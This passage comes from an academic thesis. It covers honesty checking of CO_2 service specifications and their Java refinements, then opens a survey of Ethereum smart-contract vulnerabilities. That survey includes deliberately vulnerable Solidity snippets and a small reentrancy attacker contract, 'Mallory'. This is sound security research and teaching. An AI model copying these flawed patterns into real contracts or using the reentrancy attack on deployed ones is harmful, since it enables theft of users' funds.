Listing 3.4: *Example of a recursive contract in CO_2.*

The contract `Crec` requires the store to accept from buyers two kinds of messages: `addToCart` and `checkout`. When a buyer chooses `addToCart`, the store must allow the buyer to order more items. This is done by recursively calling `Crec` in the `addToCart` branch. When a

buyer stops adding items to the cart (by choosing `checkout`), the store must either send a `price` or state that the items are `unavailable`. In the first case, the store allows the buyer to `accept` the quotation and finalise the order, or to `reject` it and abort.

```
specification StoreRec {
    tell x Crec . Loop(x)
}

specification Loop(x:session) {
    receive {
        @x addToCart?[item:string] -> Loop(x)
        @x checkout? -> Checkout(x)
    }
}

specification Checkout(x:session) {
    if *             // check whether the items are available
    then
        send@x price![*:int] .
        receive {
            @x accept?
            @x reject?
        }
    else send@x unavailable!
}
```

Listing 3.5: *Example of a recursive store specification in CO_2.*

A possible specification of the store using the contract `Crec` is in Listing 3.5. The store `StoreRec` advertises the contract `Crec`, and then continues as the process `Loop(x)`, where `x` is the handle to the new session. The process `Loop(x)` receives messages from buyers through session `x`. When it receives `addToCart`, it just calls itself recursively; instead, when it receives `checkout`, it calls the process `Checkout`. This process internally chooses whether to send the buyer a `price`, or to notify that the requested items are `unavailable`. In the first case, it receives from the client a confirmation, that can be either `accept` or `reject`.

A possible buyer interacting with `StoreRec` is shown in Listing 3.6. The buyer's contract is compliant with `Crec`, even though the store contract is recursive, while the buyer's one is not.

```
specification BuyerC {
    tell y {
        addToCart! string . addToCart! string . checkout! . (
            price? int . (accept! (+) reject!)
            + unavailable?
        )
    } .
    send@y addToCart![*:string] .
    send@y addToCart![*:string] .
    send@y checkout! .
    receive {
        @y price?[n:int] -> if *
                            then send@y accept!
                            else send@y reject!
        @y unavailable?  -> nil
    }
}
```

Listing 3.6: *Example of a buyer specification for the store in Listing 3.5.*

3.3 Honesty

In an ideal world, one would expect that services respect the contracts they advertise, in *all* execution contexts: we call *honest* such services. In this section we illustrate, through a series of examples, that writing honest services may be difficult and error-prone. Further, we show how our tools may help service designers in specifying and implementing honest services.

A simple dishonest store

Our first example is a naïve CO_2 specification of the store advertising the contract `C` in Listing 3.1.

```
specification StoreDishonest1 {
    tell x C .
    receive@x order?[v:string] . (
        if *
        then send@x price![*:int]
    )
}
```

Listing 3.7: *Example of a dishonest store specifications advertising contract in Listing 3.1.*

In Listing 3.7 the store waits for an order of some item `v`. Then, it checks whether `v` is in stock (the actual test is abstracted by the `*:boolean` guard). If the item is in stock, the store sends a price quotation to the buyer (again, the price is abstracted in the specification).

Note that the store does nothing when the ordered item is not in stock. In this way, the store fails to respect its advertised contract `C`, which prescribes to always respond to the buyer by sending either `price` or `unavailable`. Therefore, we classify this specification of the store as *dishonest*.

In this paper we give an intuitive description of honesty, referring the reader to the literature [20, 22] for a formal definition. A specification `A` is honest when, in all possible executions, if a contract at some session requires `A` to do some action, then `A` actually performs it. Basically, this boils down to say that when `A` is required to send a message, then it does so. Likewise, when `A` is required to receive a message, then `A` is ready to accept any message that its partner may be willing to send. More in detail:

- if the contract is an *internal* choice `a1!S1 (+) ... (+) an!Sn`, then `A` must `send` a message having sort `Si`, and labelled `ai`, for some `i`;
- if the contract is an *external* choice `a1?S1 + ... + an?Sn`, then `A` must be able to `receive` messages labelled with *any* labels `ai` in the choice (with the corresponding sorts `Si`).

The honesty property discussed above can be automatically verified using the Diogenes honesty checker, which uses the verification technique described and implemented in [20]. This technique is built upon an abstract semantics of CO_2 which approximates both values (sent, received, and in conditional expressions) and the actual *context* wherein a specification is executed. Basically, the tool checks, through an exaustive exploration, that in every reachable state of the abstract semantics a participant is always able to perform some of the actions prescribed in each of her stipulated contracts. Since this is a branching-time property, a natural approach to verify it is by model checking. To this purpose we exploit a rewriting logic specification of the CO_2 abstract semantics and the Maude [40] search capabilities. This abstraction is a *sound* over-approximation of honesty: namely, if the abstraction of a specification is honest, then also the concrete one is honest. Further, the analysis is *complete* for specifications without conditional statements: i.e., if an abstracted specification is dishonest, then also its concrete counterpart is dishonest. If the abstractions are finite-state, we can verify their hon-

esty by model checking a (finite) state space[2]. Our implementation first translates a CO_2 specification into a Maude term [40], and then uses the Maude model checker to decide the honesty of its abstract semantics.

The honesty checker outputs the message below, that reports that the specification `StoreDishonest1` is *dishonest*. The reason for its dishonesty can be inferred from the following output:

```
result:  ($ 0)(
    StoreDishonest1[if exp then do $ 0 "price" ! int . 0 else 0]
    | $ 0["price" ! int . 0 (+) "unavailable" ! unit . 0]
)
honesty: false
```

This shows a reachable (abstract) state of the specification, where `$ 0` denotes an open session between the store and a buyer.

The state consists of two parallel components: the state of the store

```
StoreDishonest1[if exp then do $ 0 "price" ! int . 0 else 0]
```

and the state of the contract at session `$ 0`, from the point of view of the store:

```
$ 0["price" ! int . 0 (+) "unavailable" ! unit . 0]
```

Such contract requires the store to send either `price` or `unavailable` to the buyer. However, if the guard `exp` of the conditional (within the state of the store) evaluates to false, the store will not send any message to the buyer, so violating the contract `C`. Therefore, the honesty checker correctly classifies `StoreDishonest1` as dishonest.

A more complex dishonest store

We now consider a more evolved specification of the store, which relies on external distributors to retrieve items. The contract `D` in Listing 3.8 specifies the interaction between the store and distributors.

Namely, the store first sends a request to the distributor for some item, and then waits for an `ok` or `no` answer, according to whether the distributor is able to provide the requested item or not.

[2]Abstractions are finite-state in the fragment of CO_2 without delimitation/parallel under process definitions. For specifications outside this fragment the analysis is still correct, but it may diverge; indeed, a negative result [27] excludes the existence of algorithms for honesty that are at the same time sound, complete, and terminating in full CO_2.

```
contract D {
    req! string . ( ok? + no? )
}
```

Listing 3.8: *Example of a CO_2 contract between a store and a distributor.*

Our first attempt to specify a store interacting with customers and distributors is in Listing 3.9.

```
specification StoreDishonest2 {
    tell x C .
    receive@x order?[v:string] .
    tell y D .
    send@y req![v] .
    receive {
        @y ok? -> send@x price![*:int]
        @y no? -> send@x unavailable!
    }
}
```

Listing 3.9: *Example of a dishonest store specification.*

At line 2, the store advertises the contract `C`, and then waits until a session is established with some customer; when this happens, the variable `x` is bound to the session name. At line 3 the store waits to receive an `order`, binding it to the variable `v`. At line 4 the store advertises the contract `D` to establish a session `y` with a distributor; at line 5, it sends a `req`uest with the value `v`. Finally, the store waits to receive a response `ok` or `no` from the distributor, and accordingly responds `price` or `unavailable` to the customer (lines 6-9). The price `*:int` is a placeholder, to be replaced upon refinement.

The honesty checker classifies `StoreDishonest2` as *dishonest*. The reason for its dishonesty can be inferred from the following output:

```
result: ("y",$ 0)(
    StoreDishonest2[tell "y" D. (...)]
    | $ 0["price" ! int . 0 (+) "unavailable" ! unit . 0])
honesty: false
```

This output shows a possible (abstract) state which could be reached by `StoreDishonest2`. There, `$ 0` denotes an open session between the store and a buyer, while `"y"` indicates that no session between the store

and a distributor is established, yet. The contract at session `$ 0` requires the store to send either a price or an unavailability message. However, in the given state there is no guarantee to find a distributor, hence the store might be stuck in the `tell`, never performing the required actions at session `$ 0`. Because of this, the store does not fulfil the contract `C`, hence it is correctly classified as dishonest.

Handling failures

We try to fix the specification `StoreDishonest2` by adapting it so to consider the case where the distributor is not available. Let us refine the specification `StoreDishonest2` as in Listing 3.10.

```
specification StoreDishonest3 {
    tell x C .
    receive@x order?[v:string] . (
        tell y D .
            send@y req![v] .
            receive {
                @y ok? -> send@x price![*:int]
                @y no? -> send@x unavailable!
            }
        after * -> send@x unavailable!
    )
}
```

Listing 3.10: *Example of another dishonest store specification.*

Note that `StoreDishonest3` uses the construct `tell` ⋯ `after` ⋯ at lines 4–10. This ensures that, if no session is established within a given deadline, then the contract is *retracted* (i.e., removed from the registry of available contracts), and the control passes to the `after` process. In particular, in our `StoreDishonest3`, if no distributor is found, then `D` is retracted, and the store performs its duties with the buyer by sending him `unavailable`. Since the actual deadline is immaterial in this specification, it is abstracted here as `*`.

By running the honesty checker on the amended specification, we obtain:

```
result: ($ 0,$ 1)(
    StoreDishonest3
        [ retract $ 1 . ( ... )
        + ask $ 1 True . do $ 1 "req" ! string .
            ( do $ 1 "no" ? unit . do $ 0 "unavailable" ! unit . (...)
```

```
            + do $ 1 "ok" ? unit . do $ 0 "price" ! int . (...)
            )]
    | $ 0["price" ! int . 0 (+) "unavailable" ! unit . 0]
    | $ 1["req" ! string . ("no" ? unit . (0).Id + "ok" ? unit . (0).Id)]
    )
honesty: false
```

Note that `StoreDishonest3` is still dishonest. The output above shows a reachable (abstract) state where the store has opened two sessions, `$ 0` and `$ 1`, with a buyer and a distributor, respectively. At session `$ 0` the store is expected to send either `price` or `unavailable` to the buyer. Now, the store can perform `do $ 0 "price" ! int` only *after* receiving the input from the distributor, i.e. after performing `do $ 1 "ok" ? unit`. Similarly, the store can only perform the action `do $ 0 "unavailable" ! unit` after the action `do $ 1 "no" ? unit`. Should the distributor fail to send either of these messages, then the store would fail to honour its contract `C` with the buyer. Therefore, the honesty checker correctly classifies `StoreDishonest3` as dishonest. Note that, even if in this case the distributor would be dishonest as well, (since it violates the contract `D` with the store), this does not excuse the store from violating the contract `C` with the buyer.

An honest store, finally

In order to address the dishonesty issues in the previous specification, we revise the store as in Listing 3.11.

The main difference between this specification and the previous one is related to the `receive` at session `y`. At line 9, `after *` represents the case in which no messages are received within a given timeout (immaterial in this specification). In such case, the store fulfils its contract at session `x`, by sending `unavailable` to the buyer. Further, the store also fulfils its contract at session `y`, by receiving any message that could still be sent from the distributor after the timeout.

Now the honesty checker correctly detects that the revised specification `StoreHonest` is honest.

A recursive honest store

We reprise the specification of `StoreRec` in Section 3.2, by providing a recursive store which interacts with buyers (via contract `Crec` in Listing 3.4) and with distributors (via contract `D` in Listing 3.8.

```
specification StoreHonest {
    tell x C .
    receive@x order?[v:string] . (
        tell y D .
            send@y req![v] .
            receive {
                @y ok?  -> send@x price![*:int]
                @y no?  -> send@x unavailable!
                after * -> (
                    send@x unavailable!
                    | receive {
                          @y ok? -> nil
                          @y no? -> nil
                      }
                )
            }
        after * -> send@x unavailable!
    )
}
```

Listing 3.11: *Example of a honest store specification.*

In Listing 3.12, the specification `StoreHonestRec` handles the checkout of buyers in the process `Checkout`, which is identical to lines 4–17 in `StoreHonest`. The main difference with respect to `StoreHonest` is that `StoreHonestRec` can receive multiple requests from a buyer, via the recursive process `Loop(x)`. Despite this complication, the specification is still verified as honest by Diogenes.

3.4 Refining CO_2 specifications in Java programs

Diogenes translates CO_2 specifications into Java skeletons, using the APIs of the contract-oriented middleware in [16]. This middleware collects the contracts advertised by services, establishes sessions between those with compliant contracts, and it allows services to send/receive messages through sessions, while monitoring this activity to detect and punish violations. More specifically, upon detection of a contract violation the middleware punishes the culprit, by suitably decreasing its *reputation*. This is a measure of the trustworthiness of a participant in its past interactions: the lower is the reputation, the lower is the probability of being able to establish new sessions with it.

```
specification StoreHonestRec {
    tell x Crec . Loop(x)
}

specification Loop(x:session) {
    receive {
        @x addToCart?[item:string] -> Loop(x)
        @x checkout? -> Checkout(x)
    }
}

specification Checkout(x:session) {
    tell y D .
        send@y req![*:string] .
        receive {
            @y ok?  -> send@x price![*:int] .
                receive {
                    @x accept?
                    @x reject?
                }
            @y no?  -> send@x unavailable!
            after * -> (
                send@x unavailable! |
                receive {
                    @y ok?
                    @y no?
                }
            )
        }
    after * -> send@x unavailable!
}
```

Listing 3.12: *Example of a honest store specification, recursive version.*

Compilation of CO_2 specifications into Java skeletons

We illustrate the translation of CO_2 specifications into Java through an example, the `StoreHonest` given in the previous section. From it, we obtain the Java skeleton in Listing 3.13. We comment below how the specification of `StoreHonest` is rendered in Java.

- `tell x C` (at line 2) is translated into the assignment

```
3 Session x = tellAndWait(C)
```

  The API method `tellAndWait` advertises the contract `C` to the middleware, and blocks until a compliant buyer contract is found.

```
1  public class StoreHonest extends Participant {
2      public void run() {
3          Session x = tellAndWait(C);
4
5          Message msg = x.waitForReceive("order");
6          String v = msg.getStringValue();
7
8          try {
9              Session y = tellAndWait(D, timeoutP);
10             y.sendIfAllowed("req", v);
11
12             try {
13                 Message msg_1 = y.waitForReceive(timeoutP,"ok","no");
14                 switch (msg_1.getLabel()) {
15                 case "ok": x.sendIfAllowed("price", intP); break;
16                 case "no": x.sendIfAllowed("unavailable"); break;
17                 }
18             }
19             catch (TimeExpiredException e) {
20                 parallel( () -> x.sendIfAllowed("unavailable") );
21                 parallel( () -> y.waitForReceive("ok","no") );
22             }
23         }
24         catch(ContractExpiredException e) {
25             //contract D retracted
26             x.sendIfAllowed("unavailable");
27         }
28     }
29 }
```

Listing 3.13: *Example of a generated Java honest store specification.*

Then, it returns a new object, representing the newly established session between the store and the buyer.

- `receive @x order?[v:string]` (at line 3) is translated into

```
5  Message msg = x.waitForReceive("order");
6  String v = msg.getStringValue();
```

where the call to `waitForReceive` blocks until the store receives a message labelled `order` on session `x`.

- The block `tell y D ... after * ...` (at lines 4–17) is translated in Java as the try-catch statement:

```
try {
    Session y = tellAndWait(D, timeoutP);
    ...
}
catch(ContractExpiredException e) {
...
}
```

The call `tellAndWait(D, timeoutP)` advertises the contract `D`; the second parameter specifies a timeout (in milliseconds) to find a compliant contract. If the timeout expires, the contract `D` is retracted, and an exception is thrown. Then, the exception handler performs the recovery action specified in the `after` clause by sending `unavailable` to the client.

- `send @y req![*:string]` (at line 5) is translated as

```
10 y.sendIfAllowed("req", stringP)
```

This method call sends a message labelled `req` at session `y`, blocking until this action is permitted by the contract.

- The `receive` block at lines 6–16 is translated into a try-catch statement

```
try {
    Message msg_1 = y.waitForReceive(timeoutP,"ok","no");
    ...
}
catch (TimeExpiredException e) {
        parallel( () -> x.sendIfAllowed("unavailable") );
        parallel( () -> y.waitForReceive("ok","no") );
}
```

The `waitForReceive` waits (until the given timeout) to receive on session `y` a message labelled either `yes` or `no`, throwing an exception in case the timeout expires. In such case, the `catch` block performs the recovery actions in the `after` clause of the specification. Namely, the service spawns two parallel processes, which send `unavailable` to the buyer, and receives late replies from the distributor.

Note that the timeout values `timeoutP`, as well as the order price `intP`, are just placeholders. Further, in an actual implementation of

the store service, we may want e.g. to read the order price from a file or a database. This can be done by refining the skeleton, introducing the needed code to make the service actually implement the desired functionality.

Checking honesty of refined Java programs

Note that when refining the skeleton into the actual Java application, programmers could accidentally break its honesty. In general, this happens when the refinement alters the interaction behaviour of the service. For instance, in an actual implementation of our store service, we may want to delegate the computation of `price` to a separated method, as follows:

```
public int getOrderPrice(String order) throws MyException {...}
```

and change the placeholder `intP` at line 15 of the generated code with an invocation `getOrderPrice(v)`. The method could read the order price from a file or a database, and suppose that, in that method, each possible exception is either handled or re-thrown as `MyException`. If `getOrderPrice` throws an exception, then the `sendIfAllowed()` at line 15 is not performed. Unless the store performs it while handling `MyException`, the store violates the contract with the buyer, and so it becomes dishonest.

To address this issue, the Diogenes toolchain includes an *honesty checker* for Java programs, to be used after refinement. This honesty checker is built on top of *Java PathFinder* (JPF [68, 96]). We define suitable *listeners* for JPF, to intercept the requests to the contract-oriented middleware, and to simulate *all* the possible responses that the application can receive from it. Through JPF we symbolically execute the program, in order to infer a CO_2 specification that abstracts its behaviour, preserving dishonesty. Once a specification is constructed in this way, we apply the CO_2 honesty checker discussed in Section 3.3 to establish the honesty of the Java program.

We can check the honesty of a Java program through the static method `HonestyChecker.isHonest(StoreHonest.class)`, which returns one of the following values:

- `HONEST`: the tool has inferred a CO_2 specification and verified its honesty;
- `DISHONEST`: as above, but the inferred CO_2 specification is inferred, but it is dishonest;

- `UNKNOWN` : the tool has been unable to infer a CO_2 specification, e.g. because of unhandled exceptions within the class under test.

In our example, we just provide the following stub implementation of the method `getOrderPrice` :

```
@SkipMethod
public int getOrderAmount(String order) throws MyException { return 42; }
```

where the annotation `@SkipMethod` is interpreted by the honesty checker as follows: assume that the method terminates (possibly throwing one of the declared exceptions), and it does not interact with the contract-oriented middleware. For our refined store, the honesty checker returns `UNKNOWN` , outputting:

```
error details: MyException:
  This exception is thrown by the honesty checker.
      Please catch it!
  at i.u.c.store.StoreHonest.getOrderPrice(Store.java:30)
  at i.u.c.store.StoreHonest.run(Store.java:15)
  at i.u.c.honesty.HonestyChecker.runProcess(HonestyChecker.java:182)
```

As anticipated above, this output remarks that if `getOrderAmount` throws an exception, then the store is dishonest.

As a first (naïve) attempt to recover honesty, we further refine the store by catching `MyException` , and just logging the error in the exception handler:

```
try {
    ...
    case "ok": x.sendIfAllowed("price",getOrderPrice(v)); break;
    ...
}
catch (TimeExpiredException e) { ... }
catch (MyException e) { System.out.println("failed"); }
```

In this case, the honesty checker correctly classifies the store as `DISHONEST` , producing the following output:

```
result ($ 0,$ 1)(
   StoreHonest[0] |
   $ 0["price" ! unit . 0 (+) "unavailable" ! unit . 0] |
   $ 1[0])
honesty: DISHONEST
```

This output highlights the reason for dishonesty: `StoreHonest[0]` means that the store does nothing, while at session `$ 0`, it should send either `price` or `unavailable` to the buyer.

To recover honesty, rather than just logging the error, we also perform `x.sendIfAllowed("unavailable")` in the exception handler, in order to fulfil the contract with the buyer:

```
catch (MyException e) {
    System.out.println("failed");
    x.sendIfAllowed("unavailable");
}
```

With this modification, the Java honesty checker correctly outputs `HONEST`.

3.5 Related works

In recent years many works have addressed the safe design of service-oriented applications. A notable approach is to specify the overall communication behaviour of an application through a *choreography*, which validates some global properties of the application (e.g. safety, deadlock-freedom, *etc.*). To ensure that the application enjoys such properties, all the components forming the application have to be verified; this can be done e.g. by projecting the choreography to end-point views, against which these components are verified [1, 58]. Examples of how to embody such approach in existing programming languages and models are presented for *C* [80], for *Python* [77], and for the actor model [78]. All those approaches are based on *Scribble* [98], a protocol description language featuring multiparty session types [58]. The strict relations between multiparty session types and actor-based models such as communicating machines [48] has been used to develop a framework to monitor *Erlang* applications [50].

This top-down approach assumes that designers control the whole application, e.g., they develop all the needed components. However, in many real-world scenarios several components are developed independently, without knowing at design time which other components they will be integrated with. In these scenarios, the compositional verification pursued by the top-down approach is not immediately applicable, because the choreography is usually unknown, and even if it were known, only a subset of the needed components is available for verification. However, this issue can be mitigated when the communication pattern of each component is available. In fact, in such case if the set of components is compatible, it is possible to synthesise a faithful choreography [67] with

a suitable tool [133]. Such choreography can then be used to distil monitors for the components that are not trusted (if any). The ideas pursued in this paper depart from the top-down approach, because designers can advertise contracts to discover the needed components (and so ours can be considered a *bottom-up* approach). Coherently, the main property we are interested in is *honesty*, which is a property of components, and not of global applications. Some works mixing top-down and bottom-up composition have been proposed in the past few years [19, 47, 66]. Recent works [79] have explored how to integrate the bottom-up approach with inference of multiparty session types from *GO* programs.

The problem of ensuring safe interactions in session-based systems has been addressed by many authors [30, 38, 41, 42, 49, 57, 58, 60, 61, 95]. When processes have a single session, our notion of honesty is close (yet different) to session typeability. A technical difference is that we admit processes to attempt interactions which are not mandated by the contract. E.g., the process:

```
specification P {
    tell x { a! . b! } . (send@x a! | send@x b!)
}
```

is honest, while it would *not* be typeable according to most works on session types, because the action `b` is not immediately mandated by the contract.

Other, more substantial, differences between honesty and session typing arise when processes have more than one session. More specifically, we consider a process to be honest when it enjoys progress in *all* possible contexts, while most works on session typing guarantee progress in a given context. For instance, consider the process:

```
specification Q {
    tell x { a! } . tell y { b? } . receive@y b? . send@x a!
}
```

We have that `Q` is *not* honest, because the action at session `x` is not possible if the participant at the other endpoint of session `y` does not send `b`. Note instead that `Q` would be well-typed in [59], even if some contexts `R` can lead `Q` to a deadlock. The interaction type system in [42] would allow to check the progress of `Q|R`, given a context `R`.

Part III

Smart Contracts

Chapter 4

A survey of attacks on Ethereum smart contracts

Smart contracts are computer programs that can be correctly executed by a network of mutually distrusting nodes, without the need of an external trusted authority. Since smart contracts handle and transfer assets of considerable value, besides their correct execution it is also crucial that their implementation is secure against attacks which aim at stealing or tampering the assets. We study this problem in Ethereum, the most well-known and used framework for smart contracts so far. We analyse the security vulnerabilities of Ethereum smart contracts, providing a taxonomy of common programming pitfalls which may lead to vulnerabilities. We show a series of attacks which exploit these vulnerabilities, allowing an adversary to steal money or cause other damage.

In this chapter we provide a systematic exposition of the security vulnerabilities of Ethereum and of its high-level programming language, Solidity[1]. We organize the causes of vulnerabilities in a taxonomy, whose purpose is twofold: (i) as a reference for developers of smart contracts, to know and avoid common pitfalls; (ii) as a guide for researchers, to foster the development of analysis and verification techniques for smart contracts. For most of the causes of vulnerabilities in the taxonomy, we present an actual attack (often carried on a real contract) which exploits them. All our attacks have been tested on the Ethereum testnet, and

[1] Version 0.3.1 and 0.4.2.

Level	Cause of vulnerability	Attacks
Solidity	Call to the unknown	4.2.1
	Gasless send	4.2.2
	Exception disorders	4.2.2, 4.2.5
	Type casts	—
	Reentrancy	4.2.1
	Keeping secrets	4.2.3
EVM	Immutable bugs	4.2.4, 4.2.5
	Ether lost in trasfer	—
	Stack size limit	4.2.5
Blockchain	Unpredictable state	4.2.5, 4.2.6
	Generating randomness	—
	Time constraints	4.2.5

Table 4.1: *Taxonomy of vulnerabilities in Ethereum smart contracts. Vulnerabilities are grouped in three classes, according to the level where they are introduced. The last column of each vulnerability points to the section where the attack is described.*

their code is available online at `blockchain.unica.it/ethereum`.

4.1 A taxonomy of vulnerabilities in smart contracts

In this section we systematize the security vulnerabilities of Ethereum smart contracts. We group the vulnerabilities in three classes, according to the level where they are introduced (Solidity, EVM bytecode, or blockchain). Further, we illustrate each vulnerability at the Solidity level through a small piece of code. All these vulnerabilities can be (actually, most of them *have been*) exploited to carry on attacks which e.g. steal money from contracts. Table 4.1 summarizes our taxonomy of vulnerabilities, with links to the attacks illustrated in Section 4.2.

4.1.1 Call to the unknown

Some of the primitives used in Solidity to invoke functions and to transfer ether may have the side effect of invoking the fallback function of the callee/recipient. We illustrate them below.

```
bytes4 signature = bytes4(sha3("ping(uint256)"))
c.call.value(amount)(signature,n);
```

Listing 4.1: *Example of* call to the unknown *vulnerability. The called function is identified by the first* 4 *bytes of its hashed signature, followed by the actual parameters.*

```
1 contract Alice {
2     function ping(uint) returns (uint);
3 }
4
5 contract Bob {
6     function pong(Alice c) {
7         c.ping(42);
8     }
9 }
```

Listing 4.2: *Example of* unknown direct call *vulnerability. The signature of function* `ping` *is computed looking at the interface of Alice, without any guarantee that it reflects the actual signature.*

- `call` invokes a function (of another contract, or of itself), and transfers ether to the callee. E.g., one can invoke the function `ping` of contract `c` presented in Listing 4.1.

  The called function is identified by the first 4 bytes of its hashed signature, `amount` determines how many wei have to be transferred to `c`, and `n` is the actual parameter of `ping`. Remarkably, if a function with the given signature does not exist at address `c`, then the fallback function of `c` is executed, instead[2].

- `send` is used to transfer ether from the running contract to some recipient `r`, as in `r.send(amount)`. After the ether has been transferred, `send` executes the recipient's fallback. Others vulnerabilities related to `send` are detailed in "exception disorders" and "gasless send".

- `delegatecall` is quite similar to `call`, with the difference that the invocation of the called function is

[2]Although the use of `call` is discouraged [142], in some cases this is the only possible way to transfer ether to contracts (as discussed in the context of the "gasless send" vulnerability at page 72).

run in the caller environment. For instance, executing `c.delegatecall(bytes4(sha3("ping(uint256)")),n)`, if `ping` contains the variable `this`, it refers to the caller's address and not to `c`, and in case of ether transfer to some recipient `d` — via `d.send(amount)` — the ether is taken from the caller balance (see e.g. the attack in Section 4.2.6)[3].

- besides the primitives above, one can also use a *direct call* as in Listing 4.2.

  The first line declares the interface of `Alice`'s contract, and the last two lines contain `Bob`'s contract: therein, `pong` invokes `Alice`'s `ping` via a direct call.

  Now, if the programmer mistypes the interface of contract `Alice` (e.g., by declaring the type of the parameter as `int`, instead of `uint`), and `Alice` has no function with that signature, then the call to `ping` actually results in a call to `Alice`'s fallback function.

The fallback function is not the only piece of code that can be unexpectedly executed: other cases are reported in the vulnerabilities "type cast" at page 73 and "unpredictable state" at page 77.

4.1.2 Exception disorder.

In Solidity there are several situations where an exception may be raised, e.g. if (i) the execution runs out of gas; (ii) the call stack reaches its limit; (iii) the command `throw` is executed. However, Solidity is not uniform in the way it handles exceptions: there are two different behaviours, which depend on how contracts call each others. For instance, consider the code in Listing 4.3.
Now, assume that some user invokes `Bob`'s `pong`, and that `Alice`'s `ping` throws an exception. Then, the execution stops, and the side effects of the *whole* transaction are reverted. Therefore, the field `x` contains 0 after the transaction. Now, assume instead that `Bob` invokes `ping` via a `call`. In this case, only the side effects of that invocation are reverted, the `call` returns false, and the execution continues. Therefore, `x` contains 2 after the transaction.

More in general, assume that there is a chain of nested calls, when an exception is thrown. Then, the exception is handled as follows:

[3] Also the use of `delegatecall` is discouraged.

```
contract Alice {
    function ping(uint) returns (uint);
}

contract Bob {
    uint x=0;

    function pong(Alice c) {
        x=1;
        c.ping(42);
        x=2;
    }
}
```

Listing 4.3: *Example of* exception disorder *vulnerability. Exceptions are handled differently depending on how the invocation is made.*

- if every element of the chain is a direct call, then the execution stops, and every side effect (including transfers of ether) is reverted. Further, all the gas allocated by the originating transaction is consumed;
- if at least one element of the chain is a `call` (the cases `delegatecall` and `send` are similar), then the exception is propagated along the chain, reverting all the side effects in the called contracts, *until* it reaches a `call`. From that point the execution is resumed, with the `call` returning false[4]. Further, all the gas allocated by the `call` is consumed.

To set an upper bound to the use of gas in a `call`, one can write as in Listing 4.4.

```
bytes4 signature = bytes4(sha3("ping(uint256)"))
c.call.gas(g).value(amount)(signature,n);
```

Listing 4.4: *Example of* call to the unknown *vulnerability with gas limit. The* `call` *can specify the amount of gas this invocation can burn.*

In case of exceptions, if no bound is specified then all the available gas is lost; otherwise, only `g` gas is lost.

The irregularity in how exceptions are handled may affect the security

[4]Note that the return value of a function invoked via `call` is *not* returned.

of contracts. For instance, believing that a transfer of ether was successful just because there were no exceptions may lead to attacks (see e.g. Sections 4.2.2 and 4.2.5). The quantitative analysis in [125] shows that $\sim 28\%$ of contracts do not control the return value of `call` / `send` invocations (note however that the absence of these checks does not necessarily imply a vulnerability).

4.1.3 Gasless send.

When using the function `send` to transfer ether to a contract, it is possible to incur in an out-of-gas exception. This may be quite unexpected by programmers, because transferring ether is not generally associated to executing code. The reason behind this exception is subtle. First, note that `c.send(amount)` is compiled in the same way of a `call` with empty signature, but the actual number of gas units available to the callee is always bound by 2300[5]. Now, since the `call` has no signature, it will invoke the callee's fallback function. However, 2300 units of gas only allow to execute a limited set of bytecode instructions, e.g. those which do not alter the state of the contract. In any other case, the `call` will end up in an out-of-gas exception.

We illustrate the behaviour of `send` through a small example (Listing 4.5), involving a contract `C` who sends ether through function `pay`, and two recipients `D1`, `D2`.
There are three possible cases to execute `pay`:

- `n` $\neq 0$ and `d` $=$ `D1`. The `send` in `C` fails with an out-of-gas exception, because 2300 units of gas are not enough to execute the state-updating `D1`'s fallback.
- `n` $\neq 0$ and `d` $=$ `D2`. The `send` in `C` succeeds, because 2300 units of gas are enough to execute the empty fallback of `D2`.
- `n` $= 0$ and `d` $\in \{$ `D1`, `D2` $\}$. For compiler versions $< 0.4.0$, the `send` in `C` fails with an out-of-gas exception, since the gas is not enough to execute any fallback, not even an empty one. For compiler versions $\geq 0.4.0$, the behaviour is the same as in one of the previous two cases, according whether `d` $=$ `D1` or `d` $=$ `D2`.

Summing up, sending ether via `send` succeeds in two cases: when the recipient is a contract with an inexpensive fallback, or when the recipient is a user.

[5] The actual number g of gas units depends on the version of the compiler. In versions $< 0.4.0$, $g = 0$ if `amount` $= 0$, otherwise $g = 2300$. In versions $\geq 0.4.0$, $g = 2300$.

```
contract C {
    function pay(uint n, address d) {
        d.send(n);
    }
}

contract D1 {
    uint public count = 0;
    function() {
        count++;
    }
}

contract D2 {
    function() {}
}
```

Listing 4.5: *Example of* gasless send *vulnerability. The* `send` *allocates a fixed amount of gas that, depending on the called function, might throw an exception.*

4.1.4 Type casts.

The Solidity compiler can detect some type errors (e.g., assigning an integer value to a variable of type string). Types are also used in direct calls: the caller must declare the callee's interface, and *cast* to it the callee's address when performing the call. For instance, consider again the direct call to `ping` in Listing 4.2.

The signature of `pong` informs the compiler that `c` adheres to interface `Alice` . However, the compiler only checks whether the interface declares the function `ping` , while it does *not* check that: (i) `c` is the address of contract `Alice` ; (ii) the interface declared by `Bob` matches `Alice` 's actual interface. A similar situation happens with explicit type casts, e.g. `Alice(c).ping()` , where `c` is an address.

The fact that a contract can type-check may deceive programmers, making them believe that any error in checks (i) and (ii) is detected. Furthermore, even in the presence of such errors, the contract will not throw exceptions at run-time. Indeed, direct calls are compiled in the same EVM bytecode instruction used to compile `call` (except for the management of exceptions). Hence, in case of type mismatch, three different things may happen at run-time:

- if `c` is not a contract address, the call returns without executing

any code[6];

- if `c` is the address of *any* contract having a function with the same signature as `Alice`'s `ping`, then that function is executed.
- if `c` is a contract with no function matching the signature of `Alice`'s `ping`, then `c`'s fallback is executed.

In all cases, no exception is thrown, and the caller is unaware of the error.

4.1.5 Reentrancy.

The atomicity and sequentiality of transactions may induce programmers to believe that, when a non-recursive function is invoked, it cannot be *re-entered* before its termination. However, this is not always the case, because the fallback mechanism may allow an attacker to re-enter the caller function. This may result in unexpected behaviours, and possibly also in loops of invocations which eventually consume all the gas. For instance, assume that contract `Bob` is already on the blockchain (Listing 4.6), when the attacker publishes `Mallory` contract (Listing 4.7).

```
1  contract Bob {
2      bool sent = false;
3
4      function ping(address c) {
5          if (!sent) {
6              c.call.value(2)();
7              sent = true;
8          }
9      }
10 }
```

Listing 4.6: *Example of* reentrancy *vulnerability. Bob contract.*

The function `ping` in `Bob` is meant to send exactly 2 wei to some address `c`, using a `call` with empty signature and no gas limits. Now, assume that `ping` has been invoked with `Mallory`'s address. As mentioned before, the `call` has the side effect of invoking `Mallory`'s fallback, which in turn invokes again `ping`. Since variable `sent` has not already been set to true, `Bob` sends again 2 wei to `Mallory`, and invokes again

[6] Starting from version 0.4.0 of the Solidity compiler, an exception is thrown if the invoked address is associated with no code.

```
contract Bob {
    function ping();
}

contract Mallory {
    function() {
        Bob(msg.sender).ping(this);
    }
}
```

Listing 4.7: *Example of* reentrancy *vulnerability. Mallory contract.*

